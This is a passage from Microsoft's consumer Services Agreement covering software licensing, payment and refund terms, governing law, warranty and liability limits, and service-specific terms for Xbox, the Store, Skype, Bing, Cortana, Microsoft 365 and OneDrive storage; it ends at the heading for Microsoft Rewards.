**8. Software License.** Unless accompanied by a separate Microsoft license agreement (for example, if you are using a Microsoft application that is included with and a part of Windows, then the Microsoft Software License Terms for the Windows Operating System govern such software), any software provided by us to you as part of the Services is subject to these Terms. Applications acquired through certain Stores owned or operated by Microsoft or its affiliates (including, but not limited to the Office Store, Microsoft Store on Windows and Microsoft Store on Xbox) are subject to section 14.b.i below.

- a. If you comply with these Terms, we grant you the right to install and use one copy of the software per device on a worldwide basis for use by only one person at a time as part of your use of the Services. For certain devices, such software may be pre-installed for your personal, non-commercial use of the Services. The software or website that is part of the Services may include third-party code. Any third-party scripts or code, linked to or referenced from the software or website, are licensed to you by the third parties that own such code, not by Microsoft. Notices, if any, for the third-party code are included for your information only.
- b. The software is licensed, not sold, and Microsoft reserves all rights to the software not expressly granted by Microsoft, whether by implication, estoppel, or otherwise. This license does not give you any right to, and you may not:
  - i. circumvent or bypass any technological protection measures in or relating to the software or Services;
  - ii. disassemble, decompile, decrypt, hack, emulate, exploit, or reverse engineer any software or other aspect of the Services that is included in or accessible through the Services, except and only to the extent that the applicable copyright law expressly permits doing so;
  - iii. separate components of the software or Services for use on different devices;
  - iv. publish, copy, rent, lease, sell, export, import, distribute, or lend the software or the Services, unless Microsoft expressly authorizes you to do so;
  - v. transfer the software, any software licenses, or any rights to access or use the Services;
  - vi. use the Services in any unauthorized way that could interfere with anyone else's use of them or gain access to any service, data, account, or network;
  - vii. enable access to the Services or modify any Microsoft-authorized device (e.g., Xbox consoles, Microsoft Surface, etc.) by unauthorized third-party applications.

## Payment Terms

9. **Payment Terms.** If you purchase a Service, then these payment terms apply to your purchase and you agree to them.

a. **Charges.** If there is a charge associated with a portion of the Services, you agree to pay that charge. The price stated for the Services excludes all applicable taxes and currency exchange settlements, unless stated otherwise. The price for Skype paid products includes a charge for the product and a charge for taxes. You are solely responsible for paying such taxes or other charges. Taxes are calculated based on your location at the time your Microsoft account was registered. We may suspend or cancel the Services if we do not receive an on time, full payment from you. Suspension or cancellation of the Services for non-payment could result in a loss of access to and use of your account and its content. Connecting to the Internet via a corporate or other private network that masks your location may cause charges to be different from those displayed for your actual location.

b. **Your Billing Account.** To pay the charges for a Service, you will be asked to provide a payment method at the time you sign up for that Service. You can access and change your billing information and payment method on the [Microsoft account management website](https://go.microsoft.com/fwlink/p/?linkid=618281) (<https://go.microsoft.com/fwlink/p/?linkid=618281>) and for Skype by signing into your account portal at <https://skype.com/go/myaccount>. Additionally, you agree to permit Microsoft to use any updated account information regarding your selected payment method provided by your issuing bank or the applicable payment network. You agree to promptly update your account and other information, including your email address and payment method details, so we can complete your transactions and contact you as needed in connection with your transactions. Changes made to your billing account will not affect charges we submit to your billing account before we could reasonably act on your changes to your billing account.

c. **Billing.** By providing Microsoft with a payment method, you (i) represent that you are authorized to use the payment method you provided and that any payment information you provide is true and accurate; (ii) authorize Microsoft to charge you for the Services or available content using your payment method; and (iii) authorize Microsoft to charge you for any paid feature of the Services you choose to sign up for or use while these Terms are in force. We may bill you (a) in advance; (b) at the time of purchase; (c) shortly after purchase; or (d) on a recurring basis for subscription Services. Also, we may charge you up to the amount you have approved, and we will notify you in advance of any change in the amount to be charged for recurring subscription Services. We may bill you at the same time for more than one of your prior billing periods for amounts that haven't previously been processed.

d. **Recurring Payments.** When you purchase the Services on a subscription basis (e.g., monthly, every 3 months or annually), you agree that you are authorizing recurring payments, and payments will be made to Microsoft by the method and at the recurring intervals you have agreed to, until the subscription for that Service is terminated by you or by Microsoft. You must cancel your Services before the next billing date to stop being charged to continue your Services. We will provide you with instructions on how you may cancel the Services. By authorizing recurring payments, you are authorizing Microsoft to store your payment instrument and process such payments as either electronic debits or fund transfers, or as electronic drafts from your designated account (for Automated Clearing House or similar payments), or as charges to your designated account (for credit card or similar payments) (collectively, "**Electronic Payments**"). Subscription fees are generally charged in advance of the applicable subscription period. If any payment is returned unpaid or if any credit card or similar transaction is rejected or denied, Microsoft or its service providers reserve the right to collect any applicable return item, rejection or insufficient funds fee and process any such payment as an Electronic Payment.

e. **Online Statement and Errors.** Microsoft will provide you with an online billing statement on the [Microsoft account management website](https://go.microsoft.com/fwlink/p/?linkid=618282) (<https://go.microsoft.com/fwlink/p/?linkid=618282>), where you can view and print your statement. For Skype, you can access your online statement by signing into your account at [www.skype.com](https://www.skype.com) (<https://www.skype.com>). This is the only billing statement that we provide. If we make an error on your bill, you must tell us within 90 days after the error first appears on your bill. We will then promptly investigate the charge. If you do not tell us within that time, you release us from all liability and claims of loss resulting from the error and we won't be required to correct the error or provide a refund. If Microsoft has identified a billing error, we will correct that error within 90 days.

f. **Refund Policy.** Unless otherwise provided by law or by a particular Service offer, all purchases are final and non-refundable. If you believe that Microsoft has charged you in error, you must contact us within 90 days of such charge. No refunds will be given for any charges more than 90 days old. We reserve the right to issue refunds or credits at our sole discretion. If we issue a refund or credit, we are under no obligation to issue the same or similar refund in the future. This refund policy does not affect any statutory rights that may apply. For more refund information, please visit our [help topic](https://go.microsoft.com/fwlink/p/?linkid=618283) (<https://go.microsoft.com/fwlink/p/?linkid=618283>).

g. **Canceling the Services.** You may cancel a Service at any time, with or without cause. Cancelling paid Services stops future charges to continue the Service. To cancel a Service and request a refund, if you are entitled to one, visit the Microsoft account management website. You can request a refund from Skype using the [Cancellation and Refund form](https://go.microsoft.com/fwlink/p/?linkid=618286) (<https://go.microsoft.com/fwlink/p/?linkid=618286>). You should refer back to the offer describing the Services as (i) you may not receive a refund at the time of cancellation; (ii) you may be obligated to pay cancellation charges; (iii) you may be obligated to pay all charges made to your billing account for the Services before the date of cancellation; and (iv) you may lose access to and use of your account when you cancel the Services. We will process your Data as described above in section 4. If you cancel, your access to the Services ends at the end of your current Service period or, if we bill your account on a periodic basis, at the end of the period in which you canceled. If you initiate a chargeback or reversal with your bank for your payment of Services, we will deem you to have canceled as of the date that the original payment was made, and you authorize us to immediately cancel your service and/or revoke any content that was provided to you in exchange for such payment.

h. **Trial-Period Offers.** If you are taking part in any trial-period offer, you may be required to cancel the trial Service(s) within the timeframe communicated to you when you accepted the offer in order to avoid being charged to continue the Service(s) at the end of the trial period.

i. **Promotional Offers.** From time to time, Microsoft may offer Services for a trial period during which Microsoft will not charge you for the Services. Microsoft reserves the right to charge you for such Services (at the normal rate) if Microsoft determines (in its reasonable discretion) that you are breaching the terms and conditions of the offer.



j. **Price Changes.** We may change the price of the Services at any time and if you have a recurring purchase, we will notify you by email, or other reasonable manner, at least 15 days before the price change. If you do not agree to the price change, you must cancel and stop using the Services before the price change takes effect. If there is a fixed term and price for your Service offer, that price will remain in force for the fixed term.

k. **Payments to You.** If we owe you a payment, then you agree to timely and accurately provide us with any information we need to get that payment to you. You are responsible for any taxes and charges you may incur as a result of this payment to you. You must also comply with any other conditions we place on your right to any payment. If you receive a payment in error, we may reverse or require return of the payment. You agree to cooperate with us in our efforts to do this. We may reduce the payment to you without notice to adjust for any previous overpayment.

l. **Gift Cards.** Redemption and use of gift cards (other than Skype gift cards) are governed by the [Microsoft Gift Card Terms and Conditions](https://support.microsoft.com/help/10562/microsoft-account-gift-card-terms-and-conditions) (<https://support.microsoft.com/help/10562/microsoft-account-gift-card-terms-and-conditions>). Information on Skype gift cards is available on [Skype's Help page](https://go.microsoft.com/fwlink/?LinkId=615383) (<https://go.microsoft.com/fwlink/?LinkId=615383>).

m. **Bank Account Payment Method.** You may register an eligible bank account with your Microsoft account to use it as a payment method. Eligible bank accounts include accounts held at a financial institution capable of receiving direct debit entries (e.g., a United States-based financial institution that supports automated clearing house ("**ACH**") entries, a European financial institution that supports Single Euro Payments Area ("**SEPA**") or "iDEAL" in the Netherlands). Terms you agreed to when adding your bank account as a payment method in your Microsoft account (e.g., the "mandate" in the case of SEPA) also apply. You represent and warrant that your registered bank account is held in your name or you are authorized to register and use this bank account as a payment method. By registering or selecting your bank account as your payment method, you authorize Microsoft (or its agent) to initiate one or more debits for the total amount of your purchase or subscription charge (in accordance with the terms of your subscription service) from your bank account (and, if necessary, initiate one or more credits to your bank account to correct errors, issue a refund or similar purpose), and you authorize the financial institution that holds your bank account to deduct such debits or accept such credits. You understand that this authorization will remain in full force and effect until you remove your bank account information from your Microsoft account. Contact customer support as outlined above in section 4.e as soon as possible if you believe you have been charged in error. Laws applicable in your country may also limit your liability for any fraudulent, erroneous or unauthorized transactions from your bank account. By registering or selecting a bank account as your payment method, you acknowledge that you have read, understand and agree to these Terms.

## Contracting Entity, Choice of Law, Jurisdiction

10. **Contracting Entity.** For use of free and paid consumer Skype-branded Services, you're contracting with, and all references to "Microsoft" in these Terms mean, Skype Communications S.à.r.l, 23 – 29 Rives de Clausen, L-2165 Luxembourg. For all other Services, you're contracting with Microsoft Corporation, One Microsoft Way, Redmond, WA 98052, U.S.A.

11. **Choice of Law and Place to Resolve Disputes.** If you live in (or, if a business, your principal place of business is in) the United States, the laws of the state where you live (or, if a business, where your principal place of business is located) govern all claims, regardless of conflict of laws principles, except that the Federal Arbitration Act governs all provisions relating to arbitration. You and we irrevocably consent to the exclusive jurisdiction and venue of the state or federal courts in King County, Washington, for all disputes arising out of or relating to these Terms or the Services that are not heard in arbitration or small claims court.

## Warranties

12. **Warranties. MICROSOFT, AND OUR AFFILIATES, RESELLERS, DISTRIBUTORS, AND VENDORS, MAKE NO WARRANTIES, EXPRESS OR IMPLIED, GUARANTEES OR CONDITIONS WITH RESPECT TO YOUR USE OF THE SERVICES. YOU UNDERSTAND THAT USE OF THE SERVICES IS AT YOUR OWN RISK AND THAT WE PROVIDE THE SERVICES ON AN "AS IS" BASIS "WITH ALL FAULTS" AND "AS AVAILABLE." YOU BEAR THE ENTIRE RISK OF USING THE SERVICES. MICROSOFT DOESN'T GUARANTEE THE ACCURACY OR TIMELINESS OF THE SERVICES. TO THE EXTENT PERMITTED UNDER YOUR LOCAL LAW, WE EXCLUDE ANY IMPLIED WARRANTIES, INCLUDING FOR MERCHANTABILITY, SATISFACTORY QUALITY, FITNESS FOR A PARTICULAR PURPOSE, WORKMANLIKE EFFORT, AND NON-INFRINGEMENT. YOU MAY HAVE CERTAIN RIGHTS UNDER YOUR LOCAL LAW. NOTHING IN THESE TERMS IS INTENDED TO AFFECT THOSE RIGHTS, IF THEY ARE APPLICABLE. YOU ACKNOWLEDGE THAT COMPUTER AND TELECOMMUNICATIONS SYSTEMS ARE NOT FAULT-FREE AND OCCASIONAL PERIODS OF DOWNTIME OCCUR. WE DO NOT GUARANTEE THE SERVICES WILL BE UNINTERRUPTED, TIMELY, SECURE, OR ERROR-FREE OR THAT CONTENT LOSS WON'T OCCUR, NOR DO WE GUARANTEE ANY CONNECTION TO OR TRANSMISSION FROM THE COMPUTER NETWORKS.**

## Limitation of Liability

13. **Limitation of Liability. If you have any basis for recovering damages (including breach of these Terms), you agree that your exclusive remedy is to recover, from Microsoft or any affiliates, resellers, distributors, Third-Party Apps and Services providers, and vendors, direct damages up to an amount equal to your Services fee for the month during which the loss or breach occurred (or up to \$10.00 if the Services are free). You can't recover any other damages or losses, including direct, consequential, lost profits, special, indirect, incidental, or punitive.** These limitations and exclusions apply even if this remedy doesn't fully compensate you for any losses or fails of its essential purpose or if we knew or should have known about the possibility of the damages. To the maximum extent permitted by law, these limitations and exclusions apply to anything or any claims related to these Terms, the Services, or the software related to the Services.

## Service-Specific Terms

14. **Service-Specific Terms.** The terms before and after section 14 apply generally to all Services. This section contains service-specific terms that are in addition to the general terms. These service-specific terms govern if there are any conflicts with the general terms.

## Xbox

### a. Xbox.

- i. **Personal Noncommercial Use.** The Xbox online service, [Xbox Game Studios games](#) (including Mojang Games) (<https://www.xbox.com/xbox-game-studios>), applications, subscriptions (e.g., Xbox Game Pass subscription service offerings), services (e.g., Xbox Cloud Gaming), and content provided by Microsoft (collectively, the "**Xbox Services**") are only for your personal and noncommercial use.
- ii. **Xbox Services.** When you sign up to receive Xbox Services, information about your game play, activities and usage of games and Xbox Services will be tracked and shared with applicable third-parties, including game developers, in order for Microsoft to deliver the Xbox Services and for the third-parties to operate non-Microsoft games and services. If you choose to link your Microsoft Xbox Services account with your account on a non-Microsoft service or sign in to your Xbox Services account to access a non-Microsoft Service (for example, a non-Microsoft game publisher of Third-Party Apps and Services), you agree that: (a) Microsoft may share limited account and usage-related information (including without limitation gamertag, gamerscore, game history, usage data and friends list), with that non-Microsoft party as stated in the Microsoft Privacy Statement, and (b) if allowed by your Xbox privacy settings, the non-Microsoft party may also have access to Your Content from in-game communications or other applications that you use when you are signed into your account with that non-Microsoft party. Also, if allowed by your Xbox privacy settings, Microsoft can publish your name, gamertag, gamerpic, motto, avatar, gameclips and games that you've played in communications to people you allow.
- iii. **Your Content.** As part of building the Xbox Services community, you grant to Microsoft, its affiliates and sublicensees a free and worldwide right to use, modify, reproduce, distribute, broadcast, share and display Your Content or your name, gamertag, motto, or avatar that you posted for any Xbox Services.
- iv. **Game Managers.** Some games may use game managers, ambassadors, or hosts. Game managers and hosts are not authorized Microsoft spokespersons. Their views do not necessarily reflect those of Microsoft.
- v. **Kids on Xbox.** If you are a minor using the Xbox Services, your parent or guardian may have control over many aspects of your account and may receive reports about your use of the Xbox Services.
- vi. **Game Currency or Virtual Goods.** The Xbox Services may include a virtual, game currency (like gold, coins or points) that may be purchased from or on behalf of Microsoft using actual monetary instruments if you have reached the age of "majority" where you live. The Xbox Services may also include virtual, digital items or goods that may be purchased from or on behalf of Microsoft using actual monetary instruments or using game currency. Game currency and virtual goods may never be redeemed for actual monetary instruments, goods or other items of monetary value from Microsoft or any other party. Other than a limited, personal, revocable, non-transferable, non-sublicensable license to use the game currency and virtual goods in the Xbox Services only, you have no right or title in or to any such game currency or virtual goods appearing or originating in the Xbox Services, or any other attributes associated with use of the Services or stored within the Xbox Services. Microsoft may at any time regulate, control, modify and/or eliminate the game currency and/or virtual goods associated with any one or more Xbox games or apps as it sees fit in its sole discretion.
- vii. **Software Updates.** For any device that can connect to Xbox Services, we may automatically check your version of Xbox console software or the Xbox app software and download Xbox console or Xbox app software updates or configuration changes, including those that prevent you from accessing the Xbox Services, using unauthorized Xbox games or Xbox apps, or using unauthorized hardware peripheral devices with an Xbox console.
- viii. **Cheating and Tampering Software.** For any device that can connect to Xbox Services, we may automatically check your device for unauthorized hardware or software that enables cheating or tampering in violation of the Code of Conduct or these Terms, and download Xbox app software updates or configuration changes, including those that prevent you from accessing the Xbox Services, or from using unauthorized hardware or software that enables cheating or tampering.
- ix. **Additional Subscription Terms and Conditions.** Xbox Services subscriptions are subject to additional terms and conditions set forth in the [Xbox Subscriptions Terms & Conditions | Xbox](#) (<https://www.xbox.com/en-us/legal/subscription-terms>).
- x. **Inactive Xbox Service Subscriptions.** Microsoft may turn off your recurring billing and stop recurring charges in select countries if you do not use your Xbox Services subscription for a period of time. Microsoft will provide notice to you before turning off recurring billing. For more information, including the applicable period of inactivity, see [Subscription inactivity FAQ | Xbox Support](#) (<https://support.xbox.com/en-US/help/subscriptions-billing/manage-subscriptions/xbox-subscription-inactivity-policy>).

## Store

b. **Store.** "Store" refers to a Service that allows you to browse, download, purchase, and rate and review applications (the term "application" includes games) and other digital content. These Terms cover use of certain Stores owned or operated by Microsoft or its affiliates (including, but not limited to, the Office Store, Microsoft Store on Xbox and Microsoft Store on Windows). "**Office Store**" means a Store for Office products and apps for Office, Microsoft 365, SharePoint, Exchange, Access and Project (2013 versions or later), or any other experience that is branded Office Store. "**Microsoft Store on Windows**" means a Store, owned and operated by Microsoft or its affiliates, for Windows devices such as phone, PC and tablet, or any other experience that is branded Microsoft Store and accessible on Windows devices such as phone, PC, or tablet. "**Microsoft Store on Xbox**" means a Store owned and operated by Microsoft or its affiliates and made available on Xbox consoles, or any other experience that is branded Microsoft Store and made available on an Xbox console.

i. **License Terms.** We will identify the publisher of each application available in the relevant Store. Unless different license terms are provided with the application, the Standard Application License Terms ("**SALT**") at the end of these Terms are an agreement between you and the application publisher setting forth the license terms that apply to an application you download through any Store owned or operated by Microsoft or its affiliates (excluding the Office Store). For clarity, these Terms cover the use of, and services provided by, Microsoft Services. Section 5 of these Terms also applies to any Third-Party Apps and Services acquired through a Store. Applications downloaded through the Office Store are not governed by the SALT and have separate license terms that apply.

ii. **Updates.** Microsoft will automatically check for and download updates to your applications, even if you're not signed into the relevant Store. You can change your Store or system settings if you prefer not to receive automatic updates to Store applications. However, certain Office Store applications that are entirely or partly hosted online may be updated at any time by the application developer and may not require your permission to update.

iii. **Ratings and Reviews.** If you rate or review an application or other Digital Good in the Store, you may receive email from Microsoft containing content from the publisher of the application or Digital Good. Any such email comes from Microsoft; we do not share your email address with publishers of applications or other Digital Goods you acquire through the Store.

iv. **Safety Warning.** To avoid possible injury, discomfort or eye strain, you should take periodic breaks from use of games or other applications, especially if you feel any pain or fatigue resulting from usage. If you experience discomfort, take a break. Discomfort might include feelings of nausea, motion sickness, dizziness, disorientation, headache, fatigue, eye strain, or dry eyes. Using applications can distract you and obstruct your surroundings. Avoid trip hazards, stairs, low ceilings, fragile or valuable items that could be damaged. A very small percentage of people may experience seizures when exposed to certain visual images like flashing lights or patterns that may appear in applications. Even people with no history of seizures may have an undiagnosed condition that can cause these seizures. Symptoms may include lightheadedness, altered vision, twitching, jerking or shaking of limbs, disorientation, confusion, loss of consciousness, or convulsions. Immediately stop using and consult a doctor if you experience any of these symptoms, or consult a doctor before using the applications if you've ever suffered symptoms linked to seizures. Parents should monitor their children's use of applications for signs of symptoms.

## Microsoft Family Features

c. **Microsoft Family Features.** Parents and kids can use Microsoft family features, including Microsoft Family Safety, to build trust based on a shared understanding of what behaviors, websites, apps, games, physical locations, and spending is right in their family. Parents can create a family by going to <https://account.microsoft.com/family> (or by following the instructions on their Windows device or Xbox console) and inviting kids or other parents to join. There are many features available to family members, so please carefully review the information provided when you agree to create or join a family and when you purchase Digital Goods for family access. By creating or joining a family, you agree to use the family in accordance with its purpose and won't use it in an unauthorized way to unlawfully gain access to another person's information.

## Group Messaging

d. **Group Messaging.** Various Microsoft services allow you to send messages to others via voice or SMS ("messages"), and/or allow Microsoft and Microsoft-controlled affiliates to send such messages to you and one or more other users on your behalf. WHEN YOU INSTRUCT MICROSOFT AND MICROSOFT-CONTROLLED AFFILIATES TO SEND SUCH MESSAGES TO YOU OR TO OTHERS, YOU REPRESENT AND WARRANT TO US THAT YOU AND EACH PERSON YOU HAVE INSTRUCTED US TO MESSAGE CONSENT TO RECEIVE SUCH MESSAGES AND ANY OTHER RELATED ADMINISTRATIVE TEXT MESSAGES FROM MICROSOFT AND MICROSOFT-CONTROLLED AFFILIATES. "Administrative text messages" are periodic transactional messages from a particular Microsoft service, including but not limited to a "welcome message" or instructions on how to stop receiving messages. You or group members no longer wishing to receive such messages can opt-out of receiving further messages from Microsoft or Microsoft-controlled affiliates at any time by following the instructions provided. If you no longer wish to receive such messages or participate in the group, you agree that you will opt out through the instructions provided by the applicable program or service. If you have reason to believe that a group member no longer wishes to receive such messages or participate in the group, you agree to remove them from the group. You also represent and warrant to us that you and each person you have instructed us to message understands that each group member is responsible for the costs of any message charges assessed by his or her mobile carrier, including any international message charges that may apply when messages are transmitted from US-based numbers.

## Skype, Microsoft Teams, and GroupMe

### e. Skype, Microsoft Teams, and GroupMe.

- i. **Emergency Services.** There are important differences between traditional mobile or fixed line telephone services and Skype, Microsoft Teams, and GroupMe. Microsoft has limited obligations under applicable local or national rules, regulations or law to offer access to emergency services, such as 911 or 112 emergency calling ("Emergency Services"), through Skype, Microsoft Teams, and GroupMe.
- ii. Only limited software versions of the Skype to Phone feature of Skype may support calls to Emergency Services in a very limited number of countries, and depending on the platform used. You can find details about availability and how to configure this feature here: <https://www.skype.com/go/emergency>. If your Skype to Phone emergency call is connected, you will need to provide the details of your physical location to enable the emergency services to respond to you.
- iii. **APIs or Broadcasting.** If you want to use Skype in connection with any broadcast, you must comply with the "Broadcast TOS" at <https://www.skype.com/go/legal.broadcast>. If you want to use any application program interface ("API") exposed or made available by Skype you must comply with the applicable licensing terms, which are available at [www.skype.com/go/legal](http://www.skype.com/go/legal).
- iv. **Fair Use Policies.** Fair usage policies may apply to your use of Skype. Please review these policies which are designed to protect against fraud and abuse and may place limits on the type, duration or volume of calls or messages that you are able to make. These policies are incorporated in these Terms by reference. You can find these policies at: <https://www.skype.com/en/legal/fair-usage/>.
- v. **Mapping.** Skype contains features that allow you to submit information to, or plot yourself on a map using, a mapping service. By using those features, you agree to these Terms and the Google Maps terms available at [https://www.google.com/intl/en\\_ALL/help/terms\\_maps.html](https://www.google.com/intl/en_ALL/help/terms_maps.html).
- vi. **Personal/Noncommercial Use.** The use of Skype is for your personal and noncommercial use. You are permitted to use Skype at work for your own business communications.
- vii. **Skype Number/Skype To Go.** If Skype provides you with a Skype Number or Skype To Go number, you agree that you do not own the number or have a right to retain that number forever. For more details on Skype Number see <https://secure.skype.com/en/skype-number/>.
- viii. **Skype Manager.** A "Skype Manager Admin Account" is created and managed by you, acting as an individual administrator of a Skype Manager group and not as a business entity. You may link your individual Microsoft account to a Skype Manager group ("**Linked Account**"). You may appoint additional administrators to your Skype Manager group subject to their acceptance of these Terms. If you allocate Skype Numbers to a Linked Account, you are responsible for compliance with any requirements related to the residency or location of your Linked Account users. If you choose to unlink a Linked Account from a Skype Manager group, any allocated subscriptions, Skype Credit or Skype Numbers will not be retrievable and Your Content or material associated with the unlinked account will no longer be accessible by you. You agree to process any personal information of your Linked Account users in accordance with all applicable data protection laws.
- ix. **Skype Charges.** Skype paid products are sold to you by Skype Communications S.à.r.l, however the seller-of-record accountable for taxes is Skype Communications US Corporation. Taxes means the amount of taxes, regulatory fees, surcharges or other fees that we are required to collect from you and must pay to any United States (federal, state or local) or foreign government, agency, commission or quasi-governmental body as a result of our provision of Skype paid products to you. These taxes are listed at [www.skype.com/go/ustax](http://www.skype.com/go/ustax). All prices for Skype paid products are inclusive of a charge for your product and a charge for taxes, unless otherwise stated. The charges payable for calling phones outside of a subscription consist of a connection fee (charged once per call) and a per-minute rate as set out at [www.skype.com/go/allrates](http://www.skype.com/go/allrates). Call charges will be deducted from your Skype Credit balance. Skype may change its calling rates at any time by posting such change at [www.skype.com/go/allrates](http://www.skype.com/go/allrates). The new rate will apply to your next call after publication of the new rates. Please check the latest rates before you make your call. Fractional call minutes and fractional cent charges will be rounded up to the next whole unit. Notwithstanding the foregoing, you may be entitled, under applicable law, to a refund, upon request, of any pre-paid subscription balance in the event you switch your Skype Number to another provider.
- x. **Skype Credit.** Skype does not guarantee that you will be able to use your Skype Credit balance to purchase all Skype paid products. If you do not use your Skype Credit for a period of 180 days, Skype will place your Skype Credit on inactive status. You can reactivate the Skype Credit by following the reactivation link at <https://www.skype.com/go/store.reactivate.credit>. You can enable the Auto Recharge feature when you buy Skype Credit by ticking the appropriate box. If enabled, your Skype Credit balance will be recharged with the same amount and by your chosen payment method every time your Skype balance goes below the threshold set by Skype from time to time. If you purchased a subscription with a payment method other than credit card, PayPal or Moneybookers (Skrill), and you have enabled Auto-Recharge, your Skype Credit balance will be recharged with the amount necessary to purchase your next recurring subscription. You can disable Auto-Recharge at any time by accessing and changing your settings in your account portal in Skype. If your Microsoft Account is closed, for any reason, any unused Skype credit associated with your Microsoft account will be lost and cannot be retrieved.
- xi. **International Message Fees.** GroupMe currently uses US-based numbers for each group created. Every text message sent to or received from a GroupMe number will count as an international text message sent to or received from the United States. Depending upon your location, Microsoft Teams may be using a phone number that could count as an international text message. Please check with your provider for the associated international rates.

## Bing and MSN

### f. Bing and Microsoft Start (including MSN).

i. **Bing and Microsoft Start Materials.** The articles, text, photos, maps, videos, video players, and third-party material available on Bing and Microsoft Start, including through Microsoft bots, applications and programs, are for your noncommercial, personal use only. Other uses, including downloading, copying, or redistributing these materials, or using these materials or products to build your own products, are permitted only to the extent specifically authorized by Microsoft or rights holders, or allowed by applicable copyright law. Microsoft or other rights holders reserve all rights to the material not expressly granted by Microsoft under the license terms, whether by implication, estoppel, or otherwise.

ii. **Bing Maps.** You may not use Bird's eye imagery of the United States, Canada, Mexico, New Zealand, Australia or Japan for governmental use without our separate written approval.

iii. **Bing Places.** When you provide your Data or Your Content to Bing Places, you grant Microsoft a worldwide, royalty-free license to use, reproduce, save, modify, aggregate, promote, transmit, display, and distribute your Data and Your Content (including intellectual property rights in your Data and Your Content), and sub-license any or all of the foregoing rights to third parties.

## Cortana

### g. Cortana.

i. **Personal Noncommercial Use.** Cortana is Microsoft's personal assistant Service. The features, services and content provided by Cortana (collectively "**Cortana Services**") are only for your personal and noncommercial use.

ii. **Functionality and Content.** Cortana provides a range of features, some of which are personalized. Cortana Services may allow you to access services, information or functionality provided by other Microsoft Services or Third-Party Apps and Services. The service-specific Terms of section 14 also apply to your use of applicable Microsoft Services accessed through Cortana Services. Cortana provides information for your planning purposes only and you should exercise your own independent judgment when reviewing and relying on this information. Microsoft does not guarantee the reliability, availability or timeliness of personalized experiences provided by Cortana. Microsoft is not responsible if a Cortana feature delays or prevents you from receiving, reviewing or sending a communication or notification, or obtaining a service.

iii. **Third-Party Apps and Services.** As part of delivering the Cortana Services, Cortana may suggest and help you interact with Third-Party Apps and Services (third-party skills or connected services). If you choose, Cortana may exchange information with Third-Party Apps and Services, such as your zip code and queries and responses returned by the Third-Party App and Services, to help you obtain requested services. Cortana may enable you to make purchases through Third-Party Apps and Services using the account preferences and settings you have established directly with those Third-Party Apps and Services. You can disconnect your Cortana Service from Third-Party Apps and Services at any time. Your use of Cortana Services to connect with Third-Party Apps and Services is subject to section 5 of these Terms. Publishers of Third-Party Apps and Services may change or discontinue the functionality or features of their Third-Party Apps and Services or integration with Cortana Services. Microsoft is not responsible or liable for manufacturer provided software or firmware.

iv. **Cortana-Enabled Devices.** Cortana-enabled devices are products or devices that are enabled to access Cortana Services, or products or devices that are compatible with Cortana Services. Cortana-enabled devices include third-party devices or products that Microsoft does not own, manufacture, or develop. Microsoft is not responsible or liable for these third-party devices or products.

v. **Software Updates.** We may automatically check your version of Cortana Services software and download software updates or configuration change or require any manufacturers of Cortana enabled devices to keep the Cortana Services software up to date.

## Microsoft 365 Apps and Services

### h. Microsoft 365 Apps and Services.

i. **Use Terms.** Microsoft 365 Family, Microsoft 365 Personal, Microsoft 365 Basic, Sway, OneNote.com and any other Microsoft 365 app or Service or Office-branded Service is for your personal, noncommercial use, unless you have commercial use rights under a separate agreement with Microsoft. Use of apps such as Word, Excel, PowerPoint, Outlook, OneDrive, Access, and Publisher in Microsoft 365 Family, Microsoft 365 Personal, and any other Microsoft 365 app or subscription Service is governed by supplemental license terms located at <https://aka.ms/useterms> together with these Terms.

ii. **Additional Outlook Terms.** Outlook includes use of Bing Maps. Any content provided through Bing Maps, including geocodes, can only be used within the product through which the content is provided. Your use of Bing Maps is governed by the Bing Maps End User Terms of Use available at [go.microsoft.com/?linkid=9710837](https://go.microsoft.com/?linkid=9710837) and the Microsoft Privacy Statement available at [go.microsoft.com/fwlink/?LinkID=248686](https://go.microsoft.com/fwlink/?LinkID=248686).

## Health Bots

i. **Health Bots.** Health bots, which may include action plans, insights, reminders and other features, are not medical devices and are only intended for fitness and wellness purposes with a program issued by a care provider. They are not designed or intended as substitutes for professional medical advice or for use in the diagnosis, cure, mitigation, prevention, or treatment of disease or other conditions. You assume full responsibility for your use of health bots. Microsoft is not responsible for any decision you make based on information you receive from health bots. You should always consult a doctor with any questions you may have regarding a medical condition, diet, fitness, or wellness program before using health bots. Never disregard professional medical advice or delay in seeking it because of information you accessed on or through the Services. As with any technology, health bots may not work as intended for a variety of reasons including loss of power connectivity.

## Digital Goods

j. **Digital Goods.** Through Microsoft Groove, Microsoft Movies & TV, Store, Xbox Services and any other related and future services, Microsoft may enable you to obtain, listen to, view, play or read (as the case may be) music, images, video, text, books, games or other material ("**Digital Goods**") that you may get in digital form. The Digital Goods are only for your personal, noncommercial entertainment use. You agree not to redistribute, broadcast, publicly perform or publicly display or transfer any copies of the Digital Goods. Digital Goods may be owned by Microsoft or by third parties. In all circumstances, you understand and acknowledge that your rights with respect to Digital Goods are limited by these Terms, copyright law, and the Usage Rules located at <https://go.microsoft.com/fwlink/p/?LinkId=723143>. You agree that you will not attempt to modify any Digital Goods obtained through any of the Services for any reason whatsoever, including for the purpose of disguising or changing ownership or source of the Digital Goods. Microsoft or the owners of the Digital Goods may, from time to time, remove Digital Goods from the Services without notice.

## Microsoft Storage

### k. **Microsoft Storage.**

i. **OneDrive Storage Allocation.** If you have more content stored in your OneDrive than is provided to you under the terms of your free or paid subscription service for Microsoft storage and you do not respond to notice from Microsoft to fix your account by removing excess content or moving to a new subscription plan with more storage, we reserve the right to close your account and delete or disable access to Your Content on OneDrive. Read more about Microsoft storage quotas [here](https://prod.support.services.microsoft.com/en-gb/office/how-does-microsoft-storage-work-2a261b34-421c-4a47-9901-74ef5bd0c426) (<https://prod.support.services.microsoft.com/en-gb/office/how-does-microsoft-storage-work-2a261b34-421c-4a47-9901-74ef5bd0c426>).

ii. **OneDrive Service Performance.** Depending on factors such as your equipment, internet connection and Microsoft's efforts to maintain the performance and integrity of its service, you may occasionally experience delays in uploading or syncing content on OneDrive.

iii. **Outlook.com Storage Allocation.** If you exceed your Outlook.com mailbox storage quota or your Microsoft storage quota that is provided to you under a free or paid subscription, you will be unable to send or receive messages until you remove excess content or move to a new subscription with sufficient storage. If you fail to remove excess content or obtain sufficient additional storage after receiving notice from Microsoft, we reserve the right to delete or disable access to Your Content. Read more about Microsoft storage quotas [here](#).

## Microsoft Rewards

## I. Microsoft Rewards.

